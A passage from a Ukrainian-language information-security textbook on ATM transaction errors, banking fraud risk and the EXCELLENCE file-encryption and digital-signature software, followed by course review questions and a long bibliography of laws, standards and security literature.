Імовірно, необхідні для знаходження ключів спеціалізовані комп'ютери були створені в спецслужбах деяких країн, у тому числі в країнах, що перебувають зараз у стані хаосу. Отже, існує певний ризик того, що зберігачі цієї апаратури могли б використовувати її з метою особистої наживи.

Усі системи: і малі, і більші – містять програмні помилки й піддані помилкам операторів. Банківські системи не є винятком, і це усвідомлює кожен, хто працював у промисловому виробництві. Розрахункові системи філій мають тенденцію до укрупнення й ускладнення, з безліччю взаємодіючих модулів, які еволюціонують десятиліттями. Деякі транзакції неминуче будуть виконані неправильно: дебетування може бути дубльованою, або неправильно змінений рахунок.

Така ситуація не є новиною для фінансових контролерів більших компаній, які містять спеціальний штат для узгодження банківських рахунків. Коли з'являється помилкове дебетування, ці службовці вимагають для аналізу відповідні документи й, якщо документи відсутні, одержують відшкодування неправильного платежу від банку.

Однак клієнти банкоматів не мають такої можливості для погашення платежів, що заперечуються. Більшість банкірів поза США просто говорять, що в їхніх системах помилок немає.

Така політика приведе до певного юридичного й адміністративного ризику. По-перше, це створює можливість зловживань, оскільки шахрайство конспірується. По-друге, це приводить до занадто складного для клієнта доказам, що є причиною спрощення процедури в судах США. По-третє, це моральний збиток, пов'язаний з непрямим заохоченням службовців банку до злодійства, яке базується на знанні, що вони навряд чи будуть піймані. По-четверте, це ідейна недоробка, оскільки через відсутність централізованого обліку претензій клієнтів відсутня можливість правильно організованого контролю за випадками шахрайства.

Вплив на ділову активність, пов'язаний із втратами в банкоматах, досить важко точно оцінити. У Великобританії економічний секретар казначейства (міністр, відповідальний за регулювання банківської діяльності) заявив у червні 1992 року, що подібні помилки впливають принаймні на дві транзакції із трьох мільйонів, що вчиняються щодня. Однак під тиском судових розглядів останнім часом ця цифра була переглянута спочатку до 1 помилкової транзакції на 250 000, потім 1 на 100 000, і, нарешті, 1 на 34 000.

Оскільки клієнти, які звертаються із претензіями, звичайно, одержують відсіч із боку співробітників банку й більшість людей просто не в змозі помітити одноразове вилучення з рахунку, то найбільш реальне припущення полягає в тому, що відбувається близько 1 неправильної транзакції на 10 000. Таким чином, якщо середній клієнт використовує банкомат раз у тиждень протягом 50 років, ми можемо очікувати, що один із чотирьох клієнтів зіштовхнеться із проблемами використання банкоматів протягом свого життя.

Проектувальники криптографічних систем перебувають у невигідних умовах через недолік інформації про те, як відбуваються порушення роботи систем на практиці, а не про те, як вони могли б відбутися в теорії. Цей недолік зворотного зв'язку приводить до використання неправильної моделі загроз. Проектувальники зосереджують зусилля на тому, що в системі може привести до порушення, замість того, щоб зосередитися на тому, що зазвичай призводить до помилок. Багато продуктів настільки складні, що вони рідко використовуються правильно. Наслідком є той факт, що більшість помилок пов'язані із впровадженням і супроводом системи. Специфічним результатом є потік шахрайств із банкоматами, що не тільки привів до фінансових втрат, але й до судових помилок і зниження довіри до банківської системи.

Одним із прикладів реалізації криптографічних методів є криптографічна система захисту інформації з використанням цифрового підпису EXCELLENCE.

Програмна криптографічна система EXCELLENCE призначена для захисту інформації, оброблюваної, збереженої й переданої між IBM-сумісними персональними комп'ютерами, за допомогою криптографічних функцій шифрування, цифрового підпису й контролю дійсності.

У системі реалізовані криптографічні алгоритми, що відповідають державним стандартам: шифрування – ДЕРЖСТАНДАРТ 28147-89. Цифровий підпис побудований на основі алгоритму RSA.

Ключова система зі суворою автентифікацією і сертифікацією ключів побудована на широкозастосовуваній у міжнародній практиці: протоколі X.509 і принципі відкритого розподілу ключів RSA.

Система містить криптографічні функції обробки інформації на рівні файлів:

шифрування/розшифровування;

цифровий підпис;

контроль цілісності;

і криптографічні функції роботи із ключами:

генерація (зміни) особистих ключів;

установка парольного захисту;

автентифікація відкритих ключів.

Кожен абонент мережі має свій секретний і відкритий ключ. Секретний ключ кожного користувача записаний на його індивідуальну ключову дискету або індивідуальну електронну картку. Таємність ключа абонента забезпечує захист зашифрованої для нього інформації й неможливість підробки його цифрового підпису.

Система підтримує два типи носіїв ключової інформації:

стандартні гнучкі диски формату 5,25 або 3,5 дюймів будь-якої ємності;

індивідуальні електронні картками типу Dallas Card або Smart Card інформаційною ємністю не менше 1024 біта.

Кожен абонент мережі має бути захищений від несанкціонованої зміни файл-каталог відкритих ключів всіх абонентів системи разом з їхніми найменуваннями. І кожен абонент зобов'язаний зберігати свій секретний ключ у таємниці.

Функціонально система EXCELLENCE виконана у вигляді програмного модуля excell_s.exe і працює в операційній системі MS DOS 3.30 і вище. Параметри для виконання функцій передаються у вигляді командного рядка DOS. Додатково поставляється інтерфейсна графічна оболонка. Програма автоматично розпізнає й підтримує 32-розрядні операції процесора Intel386/486/Pentium.

Для вбудовування в інші програмні системи реалізований варіант системи EXCELLENCE, що містить основні криптографічні функції для

роботи з даними в оперативній пам'яті в режимах: пам'ять – пам'ять; пам'ять – файл; файл – пам'ять.

Прогноз на початок XXI століття

Частка керівництва банків, що буде вживати діючих заходів для вирішенням проблеми ІБ, повинна зрости до 40–80%. Основну проблему буде становити обслуговуючий (у тому числі й колишній) персонал (від 40% до 95% випадків), а основними видами загроз – НСД і віруси (до 100% банків будуть піддаватися вірусним атакам).

Контрольні питання

Тема 1. Загальні принципи безпеки інформаційних технологій

1. Дайте визначення інформації, її категорії.
2. Визначите мету використання державної інформаційної політики.
3. У чому полягають принципові відмінності різних категорій інформації.
4. Що дозволяє виявити використання існуючих стандартів ІБ.
5. Назвіть основні принципи побудови ІБ.
6. Назвіть основні загрози ІБ.
7. Дайте визначення національної безпеки.
8. Опишіть загальнометодологічні принципи теорії ІБ.

Тема 2. Канали витоку інформації

9. Опишіть історію виникнення та використання каналів витоку інформації.
10. Визначте поняття каналу витоку інформації та їх класифікацію.
11. У чому полягають принципові відмінності різних каналів витоку інформації.
12. Опишіть основні характеристики таємних каналів витоку інформації.
13. Основні характеристики сканерів ІБ.
14. Методика проведення різних видів аудиту інформації в різних каналах витоку інформації.

Тема 3. Організація інформаційної безпеки на підприємстві

15. Визначите мету використання ПБ на підприємстві.
16. Опишіть процес розробки ПБ на підприємстві.
17. Дайте визначення політики захисту цілісності Байба.
18. У чому полягають принципові відмінності міжнародних стандартів управління ІБ.
19. Області використання систем попередження вторгнення.
20. Назвіть основні принципи побудови систем визначення вторгнення.
21. Наведіть класифікацію систем автентифікації та ідентифікації.

ВИКОРИСТАНА ЛІТЕРАТУРА

1. Закон України "Про державну таємницю" від 21.01.1994 р. // Закони України. – К., 1997. – Т. 7.
2. Закон України "Про захист інформації в автоматизованих системах" від 5.07.1994 р. // Закони України. – К., 1997. – Т. 7.
3. Закон України "Про рекламу" // Відомості Верховної Ради (ВВР). – 1996. – №39. – С. 181.
4. Закон України "Про авторське право і суміжні права" від 23.12.1993 р. // Закони України. – К., 1996. – Т. 6.
5. Закон України "Про банки та банківську діяльність" від 20.03.1991 р. // Закони України. – К., 1996. – Т. 1.
6. Закон України "Про захист інформації в автоматизованих системах" від 5.07.1994 р. // Закони України. – К., 1997. – Т. 7.
7. Закон України "Про інформацію" від 02.10.1992 р. // Закони України. – К., 1996. – Т. 4.
8. Закон України "Про науково-технічну інформацію" від 25.06.1993 р. // Закони України. – К., 1996. – Т .5.
9. Закон України "Про охорону прав на винаходи та корисні моделі" від 15.12.1993 р. // Закони України. – К., 1996. – Т. 6.
10. Закон України "Про охорону прав на знаки для товарів та послуг" від 15.12.1993 р. // Закони України. – К., 1996. – Т. 6.
11. Закон України "Про охорону прав на промислові зразки" від 15.12.1993 р. // Закони України. – К., 1996. – Т. 6.
12. Закон РФ "О банках и банковской деятельности" // Консультант-Плюс. – www.consultant.ru/online/base/?req=doc;base=LAW; n=69905.
13. Закон РФ "О государственной тайне" // Интернет и Право / http://www.internet-law.ru/law/inflaw/taina.htm.
14. Закон РФ "Об участии в международном информационном обмене" // Роспатент. – http://www.fips.ru/npdoc/LAW/INFO.HTM.
15. Закон РФ "О частной детективной и охранной деятельности в Российской Федерации" от 11 марта 1992 года // РИА Индустрия безопасности / http://www.securpress.ru/documents/21.htm.
16. Закон РФ "Об информации, информатизации и защите информации" от 20 февраля 1995 года № 24-ФЗ // Консультант-Плюс. – www.consultant.ru/online/base/?req=doc;base=LAW;n=61798.

17. Закон РФ "О науке и государственной научно-технической политике" от 23 августа 1996 года №127-ФЗ // Консультант-Плюс. – www.consultant.ru/online/base/?req=doc;base=LAW;n=64470.

18. Закон РФ "О безопасности" от 5 марта 1992 года №2446-1 // Интернет и Право / http://www.internet-law.ru/law/inflaw/sec.htm.

19. Федеральный закон "О рынке ценных бумаг" от 22 апреля 1996 года №39-ФЗ // Консультант-Плюс. – www.consultant.ru/popular / cenbum/.

20. Федеральный закон "О введении в действие части второй гражданского кодекса Российской Федерации" от 26 января 1996 года №15-ФЗ // Консультант-Плюс. – http://www.consultant.ru/online/base / ?req=doc;base=LAW;n=9029.

21. Федеральный закон "О коммерческой тайне" от 29 июля 2004 года №98-ФЗ // Консультант-Плюс. – www.consultant.ru/ online/base /?req=doc;base=LAW;n=70848.

22. Федеральный закон "О введении в действие части первой гражданского кодекса российской федерации" от 30 ноября 1994 года №52-ФЗ // Консультант-Плюс. – www.consultant.ru/online/base/?req=doc; base=LAW;n=31197.

23. Постанова Кабінету Міністрів України "Про перелік відомостей, що не становлять комерційної таємниці" від 9 серпня 1993 р. №611 // Збірник постанов Уряду України. – 1993. – №12.

24. Постанова Верховної Ради України "Про Концепцію (основи державної політики) національної безпеки України" від 18 липня 1995 р. №532-95-n // Відомості Верховної Ради (ВВР). – 1997. – № 10. – С. 85.

25. Постанова Верховної Ради України "Про Концепцію (основи державної політики) національної безпеки України" від 16 січня 1997 р. №3/97-ВР // Право України. – 1997. – №3. – С. 84 – 89.

26. Кодекс про адміністративні правопорушення // Відомості Верховної Ради Української РСР (ВВР). – 1984. – Додаток до №51. – С. 1122.

27. Кримінальний кодекс України // Відомості Верховної Ради (ВВР). – 2001. – №25 – 26. – С. 131.

28. Цивільний кодекс України // Відомості Верховної Ради (ВВР). – 2003. – №40 – 44. – С. 356.

29. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации.

Руководящий документ Гостехкомиссии России. – М.: ГТК РФ, 1992. – 40 с.

30. Гражданский кодекс. Ч. 1. – М.: ИНФРА-М; Норма, 2000. – 1014 с.

31. Концепция внешней политики Российской Федерации. Указ Президента РФ №24 от 10 января 2000 года // Русская цивилизация. – http://www.rustrana.ru/article.php?nid=9007.

32. Концепция защиты средств вычислительной техники и автоматизированных систем от несанкционированного доступа к информации. Руководящий документ Гостехкомиссии России. – М.: ГТК РФ, 1992. – 8 с.

33. Основы политики Российской Федерации в области развития науки и технологий на период до 2010 года и дальнейшую перспективу, утв. Президентом РФ 30 марта 2002 года // Роспатент. – www.fips.ru /ruptoru/str_rf.htm.

34. Письмо Минфина РФ "Об отражении в бухгалтерском учете и отчетности операций, связанных с осуществлением совместной деятельности" от 24 января 1994 года №7 // Федеральная налоговая служба. – http://www.garant.ru/fns/80018.htm.

35. Положение о государственном лицензировании деятельности в области защиты информации, утв. постановлением Правительства РФ от 15 августа 2006 года №504 / Федеральная служба по техническому и экспортному контролю. – www.fstec.ru/_docs/doc_2_2_032.htm.

36. Постановление Правительства РСФСР "О передаче сведений, которые не могут составлять коммерческую тайну" от 5 декабря 1991 года №35 // Элементы. – www.elementy.ru/LIBRARY/zsecret.htm.

37. Постановление Правительства РФ "Положение о государственной системе научно-технической информации" от 24 июля 1997 года №950 // Нормативная база ГСНТИ. – http://gsnti-norms.ru/norms / norms/0top.htm#gsn/gsn_02.htm.

38. Постановления Пленума Верховного Суда РФ и Пленума Высшего арбитражного суда РФ "О некоторых вопросах, связанных с применением части первой Гражданского кодекса Российской Федерации" от 1 июля 1996 года №6/8 // Капитал-Финанс. – http://kredit-ug.ucoz.ru/publ/19-1-0-22.

39. Указ Президента РФ "О концепции национальной безопасности Российской Федерации" от 10 июня 2000 года №24 // Национальная безопасность. – http://www.nationalsecurity.ru/library/00002/.

40. Указ Президента РФ "Об утверждении Концепции национальной безопасности Российской Федерации" от 17 декабря 1997 года № 1300 (в ред. Указа Президента РФ от 10 января 2000 года №24) // Федеральное государственное унитарное предприятие "Институт стратегической стабильности". – http://www.iss.niiit.ru/doktrins/doktr01.htm.

41. Указ Президента РФ "О мерах по соблюдению законности в области разработки, производства, реализации и эксплуатации шифровальных средств, а также предоставлении услуг в области шифрования информации" от 3 апреля 1995 года №334 // ФСБ. – www.fsb.ru/fsb/npd /single.htm!id%3D10342822@fsbNpa.html.

42. Указ Президента РФ "О создании Государственной технической комиссии при Президенте Российской Федерации" от 5 января 1992 года №9 // Агентура. – http://www.agentura.ru/dossier/russia/gosteh/.

43. Указ Президента РФ "О защите информационно-телекоммуникационных систем и баз данных от утечки конфиденциальной информации по техническим каналам" от 8 мая 1993 года №644 // Алтайский Государственный Технический Университет. – http://edu.secna.ru /main/ review/ 2001/n3/zaginajlov3.txt.

44. 18-е Международные плехановские чтения: Тезисы докладов докторантов, аспирантов и научных сотрудников (5 – 7 апреля 2005 г.). – М.: Рос. экон. акад., 2005. – 124 с.

45. Авдийский В. И. Основы экономико-правового анализа бизнес-процессов (риск-менеджмент): Альбом схем, предназначен для студентов Института экономической безопасности, обучающихся по специальности 060400 "Финансы и кредит". – М.: Финансовая академия при Правительстве РФ, кафедра "Экономическая безопасность", 2004. – 50 с.

46. Агеев А. С. Компьютерные вирусы и безопасность информации // Зарубежная радиоэлектроника. – 1989. – №12. – С. 71 – 73.

47. Александров М. Н. Национальная и региональная экономическая безопасность: Учебно-методический комплекс, для студентов, обучающихся в Институте экономической безопасности по специальности 08010565 "Финансы и кредит " (специализация "Экономическая и информационная безопасность в финансово-банковской сфере"). – М.: Финансовая академия при Правительстве РФ, кафедра "Экономическая безопасность", 2005. – 36 с.

48. Алешенков М. С. Энергоинформационная безопасность чело-

века и государства / М. С. Алешенков, Б. Н. Родионов, В. Б. Титов, В. И. Ярочкин. – М.: Паруса, 1997. – 126 с.

49. Андрианов В. И. Охранные системы для дома и офиса / В. И. Андрианов, А. В. Соколов. – СПб.: БХВ-Петербург; Арлит., 2002. – 304 с.

50. Андрианов В. И. Устройства для защиты объектов и информации ("Шпионские штучки") / В. И. Андрианов, А. В. Соколов. – М.: ООО "Фирма "Изд. АСТ"; ООО "Издательство "Полигон", 2000. – 256 с.

51. Анин Б. Ю. Защита компьютерной информации. – СПб.: BHV-Санкт-Петербург, 2000. – 384 с.

52. Аньшин В. М. Менеджмент инвестиций и инноваций в малом и венчурном бизнесе: Учебное пособие / В. М. Аньшин, С. А. Филин. – М.: Анкил, 2003. – 92 с.

53. Балдин К. В. Информационные системы в экономике: Учебник. – 3-е изд. – М.: Издательско-торговая корпорация "Дашков и К°", 2006. – 395 с.

54. Банковское дело: Справ. Пособие / Под ред. Ю. А. Бабичевой. – М.: Экономика, 1993. – 400 с.

55. Баскакова О. В. Экономика организаций (предприятий): Учеб. пособие. – М.: Дашков и К^0, 2004. – 272 с.

56. Батурин Ю. М. Компьютерная преступность и компьютерная безопасность / Ю. М. Батурин, А. М. Жодзишский. – М.: Юрид. лит., 1991. – 160 с.

57. Безопасность информационных технологий. Вып. 1. – М.: Госкомитет РФ по высшему образованию, МИФИ, 1994. – 100 с.

58. Белов П.Г. Теоретические основы системной инженерии безопасности. – М.: ГНТП "Безопасность", 1996. – 424 с.

59. Белоусов В. Л. Менеджмент: Экономическая безопасность. Учебное пособие / В. Л. Белоусов, Л. П. Гончаренко, В. А. Елисеев. – М.: ФГУ НИИ РИНКЦЕ, 2005. – 174 с.

60. Бияшев О. Г. Основные направления развития и совершенствования криптографического закрытия информации / О. Г. Бияшев, С. И. Диев, М. К. Размахнин // Зарубежная радиоэлектроника. – 1989. – №12. – С. 16 – 18.

61. Боденхаузен Г. Парижская конвенция по охране промышленной собственности: Комментарий. – М., 1977. – 312 с.

62. Вакуленко Р. Я. Защита бизнеса и стратегия предприятия. Экономический и правовой аспект / Р. Я. Вакуленко, Е. В. Новоселов. – М.: Юркнига, 2005. – 160 с.

63. Варфоломеев А. А. Методы криптографии и их применение в

банковских технологиях / А. А. Варфоломеев, М. Б. Пеленицын. – М.: Изд. "Банковское дело", 1995. – 224 с.

64. Волчинская Е. К. Есть ли в России компьютерное право // Юридический консультант. – 1997. – №2. – С. 9 – 19.

65. Воробьев Ю. Л. Катастрофы и человек: Кн. 1. Российский опыт противодействия чрезвычайным ситуациям Ю. Л. Воробьев, Л. И. Локтионов, М. И. Фалалеев; [Под ред. Ю. Л. Воробьева. – М.: АСТ-ЛТД, 1997. – 320 с.

66. Временное положение по организации разработки, изготовления и эксплуатации программных и технических средств защиты информации от НСД в автоматизированных системах и средствах вычислительной техники. Руководящий документ Гостехкомиссии России. – М.: ГТК РФ, 1992. – 32 с.

67. Гайкович В. Безопасность электронных банковских систем. – М.: Единая Европа, 1994. – 324 с.

68. Гайкович В. Ю. Безопасность электронных банковских систем / В. Ю. Гайкович, А. Ю. Першин – М.: Единая Европа, 1994. – 364 с.

69. Гаффин Адам. Путеводитель по глобальной компьютерной сети. – М.: ТПП "Сфера", 1995. – 284 с.

70. Гвардейцев М. И. Математическое обеспечение управления. Мера развития общества / М. И. Гвардейцев, П. Г. Кузнецов, В. А. Розенберг. – М.: Радио и связь, 1996. – 176 с.

71. Герасименко В. А. Основы защиты информации / В. А. Герасименко, А. А. Малюк. – М.: МОПО РФ – МГИФИ, 1997. – 540 с.

72. Герасименко В. А. Защита информации в автоматизированных системах обработки данных. В 2-х кн. – М.: Энергоатомиздат, 1994. – 400 с.

73. Герасимов П. А. Основы экономической безопасности: Учебно-метод. комплекс для студ., обучающихся по спец. 08050365 "Антикризисное управление", 08011665 "Математические методы в экономике". – М.: Фин. акад. при Правительстве РФ, каф. "Экономическая безопасность", 2005. – 58 с.

74. Герасимов П. А. Экономическая безопасность хозяйствующего субъекта. Уч.-метод. комплекс для студ., обучающихся в Институте экономической безопасности по специальности 08010565 "Финансы и кредит".) – М.: Фин. акад. при Правительстве РФ, каф. "Экономическая безопасность", 2005. – 73 с.

75. Годин В. В. Управление информационными ресурсами: 17-модульная программа для менеджеров "Управление развитием

организации". Модуль 17 / В. В. Годин, И. К. Корнеев. – М.: ИНФРА-М, 2000. – 352 с.

76. Голубев В. В. Компьютерные преступления и защита информации в вычислительных системах / В. В. Голубев, П. А. Дубров, Г. А. Павлов // Вычислительная техника и ее применение. – 1990. – №9. – С. 3 – 26.

77. Городничев П. Н. Финансовое и инвестиционное прогнозирование: Учебное пособие / П. Н. Городничев, К. П. Городничева. – М.: Экзамен, 2005. – 224 с.

78. Давыдовский А. И. Введение в защиту информации / А. И. Давыдовский, В. А. Максимов // Интеркомпьютер. – 1990. – № 1. – С. 17 – 20.

79. Дейтел Г. Введение в операционные системы: В 2-х т. Т. 2 / Пер. с англ. – М.: Мир, 1987. – 398 с.

80. Демик Н. К. Комплексная защита коммерческой и конфиденциальной информации: Методическое пособие. – М.: Рос. экон. акад.,1999. – 96 с.

81. Демик Н. К. Обеспечение безопасности информационных и телекоммуникационных систем: Методическое пособие. – М.: Рос. экон. акад., 2003. – 44 с.

82. Дружинин Г. В. Качество информации / Г. В. Дружинин, И. В. Сергеева. – М.: Радио и связь, 1990. – 172 с.

83. Дэвид Стенг. Секреты безопасности сетей / Дэвид Стенг, Сильвия Муи. – К.: Диалектика, Информейшн Компьютер Энтерпрайз, 1996. – 544 с.

84. Дюбуа Д. Теория возможностей. Приложения к представлению знаний в информатике / Д. Дюбуа, А. Прад. – М.: Радио и связь, 1990. – 288 с.

85. Жельников В. Криптография от папируса до компьютера. – М.: ABF, 1997. – 336 с.

86. Защита информации в компьютерных системах / Под ред. Э. М. Шмакова – СПб.: СПбГТУ, 1993. – 100 с.

87. Защита информации в персональных ЭВМ / А. В. Спесивцев, В. А. Вегнер, А. Ю. Крутяков и др. – М.: Радио и связь, МП "Веста", 1992. – 192 с.

88. Защита прав создателей и пользователей программ для ЭВМ и баз данных. – М.: Ось, 1996. – 186 с.

89. Зимин Н. Е. Анализ и диагностика финансово-хозяйственной

деятельности предприятия: Учебник для вузов / Н. Е. Зимин, В. Н. Солопова. - М.: КолосС, 2004. – 384 с.

90. Зиннуров У. Г. Методология обеспечения экономической безопасности предприятия на основе стратегического маркетингового планирования и управления / У. Г. Зиннуров, В. С. Исмагилова. – М.: Изд. МАИ, 2004. – 376 с.

91. Кавун С. В. Информационная безопасность в бизнесе. Научное издание. – Харьков: Изд. ХНЭУ, 2007. – 408 с.

92. Кавун С. В. Оцінка збитку організації внаслідок мережних атак на її ресурси // Економіка розвитку. – 2007. – №1(41). – С. 83 – 85.

93. Кавун С. В. Методика построения политики безопасности организации: Текст / С. В. Кавун, Г. В. Шубина. Научный информационный журнал "Бизнес Информ". – 2005. – №1 – 2. – С. 96 – 102.

94. Кавун С. В. Концептуальная модель системы экономической безопасности предприятия: Текст / Економіка розвитку. – 2007. – №3(43). – С. 97 – 101.

95. Кландер Л. Hacker Proof: Полное руководство для безопасности компьютера / Пер. с англ. – Мн.: Попурри, 2002. – 688 с.

96. Кляйн Д. Как защититься от "взломщика". Обзор методов парольной защиты и набор рекомендаций по ее улучшению // Программирование. – 1991. – №3. – С. 59 – 63.

97. Лафта Дж. К. Управленческие решения: Учебное пособие. – М.: ООО Фирма "Благовест-В", 2004. – 304 с.

98. Леонтьев Б. Хакеры и Интернет. – М.: ЦФТИ, 1998. – 340 с.

99. Малый бизнес. Организация, экономика, управление / Под ред. проф. В. Я. Горфинкеля, проф. В. А. Швандара. Учеб. пособие. – 2-е изд., перераб. и доп. – М.: ЮНИТИ-ДАНА, 2003. – 430 с.

100. Мельников В. В. Защита информации в компьютерных системах. – М.: Финансы и статистика; Электроинформ, 1997. – 368 с.

101. Могилевский В. Д. Безопасность динамики экономических систем: оценка и управление / В. Д. Могилевский, Б. И. Усачев // Труды аспирантов кафедры "Инвестиционная политика": Вып. 3. – М.: Рос. экон. акад., 1999. – 50 с.

102. Моисеенков И. Э. Американская классификация и принципы оценивания безопасности компьютерных систем // Компьютер-пресс. – 1992. – №2, 3. – С. 47 – 54.

103. Моисеенков И. Э. Основы безопасности компьютерных

систем // Компьютерпресс. – 1991. – №10. – С. 19 – 24; №11. – С. 7 – 21.

104. Одинцов А. Л., К вопросу об управлении инвестиционными рисками / А. Л. Одинцов, С. А. Суровегин // Инвестиции и экономическая безопасность: Доклады на научной конференции 8 февраля 2000 года; [Под ред. Е. А. Олейникова и И. Г. Шилина. – М.: РЭА им. Г. В. Плеханова, 2000. – С. 77 – 81.

105. Олейников Е. А. Экономическая и национальная безопасность: Учебник для вузов. – М.: Экзамен, 2005. – 766 с.

106. Паштова Л. Г. Формирование многоуровневой инвестиционной политики как фактор обеспечения экономической безопасности // Диссертация д.э.н. спец. 08.00.05. – М., 2001. – 48 с.

107. Петраков А. В. Основы практической защиты информации. Учебн. пособие. – 2-е изд. – М.: Радио и связь, 2000. – 368 с.

108. Петренко И. О. Экономическая безопасность России: денежный фактор. – М.: Маркет ДС, 2003. – 240 с.

109. Пярин В. Российская интеллектуальная карта создана и работает // Бюллетень финансовой информации. – 1999. – №12; 2000. – №1.

110. Расторгуев С. П. Искусство защиты и раздевания программ. – М.: Радио и связь, 1991. – 224 с.

111. Родин Г. Некоторые соображения о защите программ // Компьютер-пресс. – 1991. – №10. – С. 15 – 18.

112. Россия и страны Содружества Независимых Государств. 2003 г. – М.: Федеральная служба гос. статистики, 2003. – 40 с.

113. Румянцева Е. Е. Новая экономическая энциклопедия. – 2-е изд. – М.: ИНФРА-М, 2006. – VI. – 812 с.

114. Сажина М. А. Фирма: управление кризисом: Учеб. пособие – М.: Деловая литература, 2004. – 192 с.

115. Слепов В. А. Финансовая политика компании: учеб пособие / В. А. Слепов, Е. И. Громова, И. Т. Кери; [Под ред. проф. С. А. Слепова. – М.: Экономист, 2005. – 284 с.

116. Соколов А. В. Защита от компьютерного терроризма. Справочное пособие / А. В. Соколов, О. М. Степанюк. – СПб.: БВХ-Петербург; Арлит, 2002. – 496 с.

117. Соколов А. В. Защита информации в распределенных корпоративных сетях и системах / А. В. Соколов, В. Ф. Шаньнш. – М.: ДМК Пресс, 2002. – 656 с.

118. Специвцев А. В. Защита информации в персональных ЭВМ

/ А. В. Специвцев, В. А. Вегнер, А. Ю. Крутяков – М.: Радио и связь, 1992. – 192 с.

119. Средства вычислительной техники. Защита от несанкционированного доступа к информации. Показатели защищенности СВТ от НСД к информации. Руководящий документ Гостехкомиссии России. – М.: ГТК РФ, 1992. – 28 с.

120. Теория и практика обеспечения информационной безопасности. – М.: Изд. агент. "Яхтсмен", 1996. – 192 с.

121. Термины и определения в области защиты от НСД к информации. Руководящий документ Гостехкомиссии России. – М.: ГТК РФ, 1992. – 16 с.

122. Технические средства защиты информации. Каталог ЗАО "Анна". – М.: Изд. "Анна", 1999. – 112 с.

123. Технические средства защиты информации. Каталог НПЦ фирмы "НЕЛК". – М.: Изд. "НЕЛК", 1999. – 92 с.

124. Торокин А. А. Основы инженерно-технической защиты информации. – М.: Ось-89, 1998. – 336 с.

125. Тэпман Л. Н. Риски в экономике / Под ред. проф. В. А. Швандара. – М.: ЮНИТИ, 2003. – 380 с.

126. Удалов В. И. Безопасность в среде взаимодействия открытых систем / В. И. Удалов, Я. П. Спринцис // Автоматика и вычислительная техника. – 1990. – №3. – С. 3 – 11.

127. Ухлинов Л. М. Управление безопасностью информации в автоматизированных системах. – М.: МИФИ, 1995. – 128 с.

128. Хорев А. А. Способы и средства защиты информации. – М.: МО РФ, 1998. – 316 с.

129. Хорев А. А. Технические средства и способы технического шпионажа. – М.: ЗАТ "Дальснаб", 1997. – 242 с.

130. Хоффман Л. Д. Современные методы защиты информации: Пер. с англ. – М.: Сов. радио, 1980. – 264 с.

131. Цыгичко В. Н. Информационное оружие как геополитический фактор и инструмент силовой политики / В. Н. Цыгичко, Г. Л. Смоляк, Д. С. Черепекин. – М.: ИСА АН РФ, 1997. – 252 с.

132. Шапкин А. С. Экономические и финансовые риски. Оценка, управление, портфель инвестиций. – М.: Дашков и К^0, 2005. – 544 с.

133. Шарый Л. Д. Безопасность предпринимательской деятельности: Учебник / Л. Д. Шарый, В. М. Родачин. – 2-е изд., доп. и

перераб. – М., 2005. – 476 с.

134. Экономика предприятия (фирмы): Учеб. пособие / Под ред. А. С. Пелиха. – М.; Ростов-н/Дону: МарТ, 2004. – 504 с.

135. Экономика предприятия (фирмы): Учебник / Под ред. О. И. Волкова, О. В. Девяткина. – 3-е изд., перераб. и доп. – М.: ИНФРА-М, 2004. – 600 с.

136. Ярочкин В. И. Безопасность информационных систем. – М.: Ось-89, 1997. – 320 с.

137. Ярочкин В. И. Аудит безопасности фирмы: теория и практика: Учебн. пособие для вузов / В. И. Ярочкин, Я. В. Бузанова. – М.: Акад. Проект; Королёв: Парадигма, 2005. – 352 с.

138. Яскевич В. И. Секьюрити: Организационные основы безопасности фирмы. – М.: Ось-89, 2005. – 368 с.

139. ANSI/X3/SPARC Study Group on Database Management Systems: Interim report, 1975. – P. 92 – 141.

140. CSC-STD-003-85, Computer Security Requirements Guidance for Applying the Department of Defense System Evaluation Criteria in Specific Environments // Federation of American Scientist. – www.fas.org/irp/nsa/rainbow/std003.htm.

141. Datapro Reports on Information Security. – Vol.1 – 3, 1990 – 1993 // SCM.Portal. – portal.acm.org/citation.cfm?id=17735.

142. DoD 5200.28-STD. Department of Defence Trusted Computer System Evaluation Criteria (TCSEC) 1985 // ftp.fas.org/irp/nsa/rainbow /std001.htm.

143. Evaluation Levels Manual, Department of Trade and Industry, Computer Security Branch, Kingsgate House, Vol. 22. – P. 66 – 74.

144. ISO/DIS 2382/8. Data processing. – Vocabulary – Part 8: Control, integrity and security. – ISO, 1985. – 35 p.

145. ISO/DIS 7498/2. Information Processing Systems – Open Systems Interconnection Reference Model. Part 2: Security Architecture. ISO, 1989. – 41 p.

146. National Bureau of Standards, "Data Encryption Standard", January 1977, NIST NBS-FIPS PUB 46 // Безопасность информационных технологий. – http://www.security.ukrnet.net/modules/sections/index.php? artid=181&op=viewarticle.

147. NCSC-TG-001. A Guide to Understanding Audit in Trusted Systems // Federation of American Scientist. – fas.org/irp/nsa/rainbow /tg001.htm.

148. NCSC-TG-003. A Guide to Understanding Discretionary Access

Control in Trusted Systems // Federation of American Scientist / ftp.fas.org/irp /nsa/rainbow/tg003.htm.

149. NCSC-TG-005. Version-1. Trusted Network Interpretation of the trusted Computer System Evaluation Criteria // National Technical Information Service. – http://oai.dtic.mil/oai/oai?verb=getRecord&metadataPrefix=html& identifier=ADA255422.

150. NCSC-TG-006. A Guide to Understanding Configuration Management in Trusted Systems // Federation of American Scientist / www.fas.org-/irp/nsa/rainbow/tg006.htm.

151. NCSC-TG-009. Version-1. Computer Security Subsystem Interpretation of the Trusted Computer System Evaluation Criteria // Federation of American Scientist. – ftp.fas.org/irp/nsa/rainbow/tg009.htm.

152. NCSC-TG-021. Version-1. Draft Trusted Database Management System Interpretation of the Trusted Computer System Evaluation Criteria // Безопасность информационных технологий. – http://www.security.ukrnet.net /modules/sections/index.php?artid=181&op=viewarticle.

153. Gladny H.M. In: Performance of Computer Installation, Berke. – 1978, Proceedings. – P. 151 – 200.

154. HighLand H.J. Novell network virus alert., C&S. – 1990. – Vol. 9. – №7. – P. 570.

155. Linde Richard R. Operating System Penetration, Proceedings. – 1975 NCC. – P. 361 – 368.

156. Linden T. A. (editor) Security Analysis and Enhancements of Computer Operating Systems, Institute for Computer Sciences and Technology of National Bureau of Standarts, Washington, D.C.20234, Report NBSIR 76-1041, April 1976.

157. Olson I. M., Abrams M. D., Computer Acces Policy Choices // Computer& Security. – Vol. 9(1990). – №8. – P. 699 – 714.

158. Security & Protection. – 1978. – Vol. 10. – №2. – P. 23 – 40.

